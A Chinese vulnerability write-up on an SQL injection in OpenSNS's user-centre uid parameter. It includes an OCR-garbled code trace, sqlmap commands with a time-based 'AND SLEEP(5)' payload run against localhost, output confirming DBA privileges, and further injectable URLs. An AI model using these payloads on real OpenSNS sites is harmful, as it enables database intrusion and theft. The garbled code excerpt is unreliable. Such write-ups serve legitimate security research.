Onlywait / 2019-07-18 06:02:00 / 浏览数 5525 技术文章 技术文章 顶(0) 踩(0)

0x01 前言

OpenSNS是基于OneThink的轻量级社交化用户中心框架,系统秉持简约的设计风格,注重交流,为用户提供了一套轻量级的社交方案。OpenSNS前身是"ThinkOX",这OpenSNS采用PHP+MYSQL构建的一款有"身份"的开源免费SNS社交系统,适用于多种社会关系。

OpenSNS采用thinkphp框架编写。系统的设计遵循高内聚低耦合,允许管理员自由开启关闭功能模块。不仅如此,OpenSNS还内置了一个功能扩展商店,可以一键在约OpenSNS目前有大量的国内开发者,云市场也上架了大量的第三方功能模块和主题应用,使OpenSNS可以同时满足各行各业的社交需求。

0x02 代码分析

跟踪到./Application/Ucenter/Controller/ConfigController.class.php中的_initialize方法

15 Line: 三元运算符判断是否设置了\$_GET['uid'],若设置了则将其过滤一遍赋给\$uid,若没有设置则获取session中得uid 17 Line: 调用当前类中得userInfo方法并将\$uid传入

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跟踪到./Application/Ucenter/Controller/ConfigController.class.php中的userInfo方法
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1117 Line: 调用query_user并将数组及外部传入的\$uid传入进去

17 Line: 判断\$uid是否等于null,若等于则传入当前已经登陆用户的id否则使用传入的id并赋给\$uid 18 Line: 调用模型Common/User中的query_user方法并将\$fields、\$uid传入

```
跟踪到./Application/Common/Model/UserModel.class.php中的query_user方法
                                                null,
                $user_data = array();//用户数据
                $fields = $this->getFields($pFields);//需要检索的写
                $uid = (intval($uid) != 0 ? $uid : get_uid());//用户UID
                list($cacheResult, $fields) = $this->g
$user_data = $cacheResult;//用缓存初始月
                                                   $this->getCachedFields($fields, $uid);
                list($user_data, $fields) = $this->getNeedQueryData($user_data, $fields, $
                   (in_array('nickname', (array)$pFields))
$user_data = $this->handleNickName($user_data, $uid);
                $user_data = $this->getPinyin($fields, $user_data);
                   (array_intersect(array('score','score1'), $pFields)) {
   $user_data['score'] = $user_data['score1'];
                   (empty($fields)) {
                       turn $user_data;
                $this->debug($user_data, $fields);
                $user_data
                               $this->handleTitle($uid, $fields, $user_data);
                               $this->getAvatars($user_data, $fields, $uid);
$this->getUrls($fields, $uid, $user_data);
                Suser data
                $user_data
                $user_data = $this->getRankLink($fields, $uid, $user_data);
                $user_data = $this->getExpandInfo($fields, $uid, $user_data);
                $user_data = $this->getAttest($fields, $uid, $user_data);
                $user_data = $this->getAvatarsHtml($fields, $uid, $user_data);
                   (in_array('fans', $fields)) {
   $user_data['fans'] = M('Follow')->where('follow_who=' . $uid)->count();
                     $this->write_query_user_cache($uid, 'fans', $user_data['fans']);
                   (in_array('following', $fields)) {
   $user_data['following'] = M('Follow')->where('who_follow=' . $uid)->
                         count();
                     $this->write_query_user_cache($uid, 'following', $user_data['following'
                                                                                              先知社
                    (in_array('weibocount', $fields)) {
                     $user_data['weibocount'] = M('Weibo')->where('uid='
                                                                                     Suid
                                                                                                and
                         status >0')->count();
                     $this->write_query_user_cache($uid, 'weibocount', $user_data['
                         weibocount']);
                   (in_array('is_following', $fields)) {
   $follow = D('Follow') -> where(array('who_follow' => get_uid(),
                         follow_who' => $uid))->find();
                     $user_data['is_following'] = $follow ? true : false;
$this->write_query_user_cache($uid, 'is_following', $user_data['
is_following']);
                   (in_array('is_followed', $fields)) {
                     $follow = D('Follow')->where(array('who_follow' => $uid, 'follow_who'
                     => get_uid()))->find();
$user_data['is_followed'] = $follow ? true : false;
                     $this->write_query_user_cache($uid, 'is_followed', $user_data['
                         is_following']);
                return $user_data;
```

67 Line: 使用array_intersect函数返回\$this->table_fields, \$fields两个数组的交集并赋给\$need_query中

69 Line: 判断\$need_query不为空


70 Line: 获取数据表前缀并赋给\$db_prefix

71 Line: 将外部传入外部传入的参数拼接到SQL语句中,在传入过程中并未有任何过滤

0x03 调试

0x04 漏洞复现

1、账号注册



2、登陆



3、祭出神器SQLMAP

 $sqlmap.py -u \ "http://localhost/index.php?s=/ucenter/Config/\&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; \\ UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; \\ CNZZDATA1254932726=287816123-1562732483-\%7C1562738136" --batch --technique=T --dbms "mysql" \\$

```
| | legal disclaimer: Usage of sqimap for attacking targets without prior mutual consent is illegal. It is the end user' s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:38:55

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y

[16:38:50] [INFO] testing commection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* (URI)

Type: AND/OR time-based blind
Title: MySQL >> 5. 0. 12 AND time-based blind
Payload: http://localhost:80/index.php?s=/ucenter/Config/&uid=1 AND SLEEP(5)

16:38:56] [INFO] testing MySQL

[16:39:43] [WARNING] turning off pre-connect mechanism because of connection time out(s)
do you want sqlmap to try to optimize value(s) for DEMS delay responses (option '--time-sec')? [Y/n] Y

[16:39:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[16:40:44] [INFO] adjusting time delay to 3 seconds due to good response times
[16:40:44] [INFO] the back-rend DEMS is MySQL

[16:30:44] [INFO] technology; Apache 2. 4. 23
back-rend DEMS: MySQL >= 5. 0. 0

[16:40:44] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localbost'

[*] shutting down at 16:40:44
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/Config/&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136" --batch --technique=T --dbms "mysql" --is-dba

```
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon ^ sible for any misuse or damage caused by this program

[*] starting at 16:41:22

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y

10:41:22] [INFO] testing connection to the target URL

sqimap resumed the following injection point(s) from stored session:

Parameter: #1* (URI)

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: http://localhost:80/index.php?s=/ucenter/Config/&uid=1 AND SLEEP(5)

10:41:23] [INFO] testing MySQL

10:41:23] [INFO] the back-end DBMS is MySQL

web server operating system: Windows
web application technology: Apache 2.4.23
back-end DBMS: MySQL >= 5.0.0

10:41:23] [INFO] testing if current user is DBA

10:41:23] [INFO] testing if current user is DBA

10:41:23] [INFO] retching current user is DBA

10:41:23] [INFO] retching current user is DBA: True

10:41:23] [INFO] retched data logged to text files under 'C:\Users\only-wait\. sqimap\output\localbost'

[*] shutting down at 16:41:23
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/Config/&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136" --batch --technique=T --dbms "mysql" --current-db

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| Scale | Scal
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0x06 同类注入点

http://localhost/index.php?s=/ucenter/index/index&uid=10 http://localhost/index.php?s=/ucenter/index/information&uid=10

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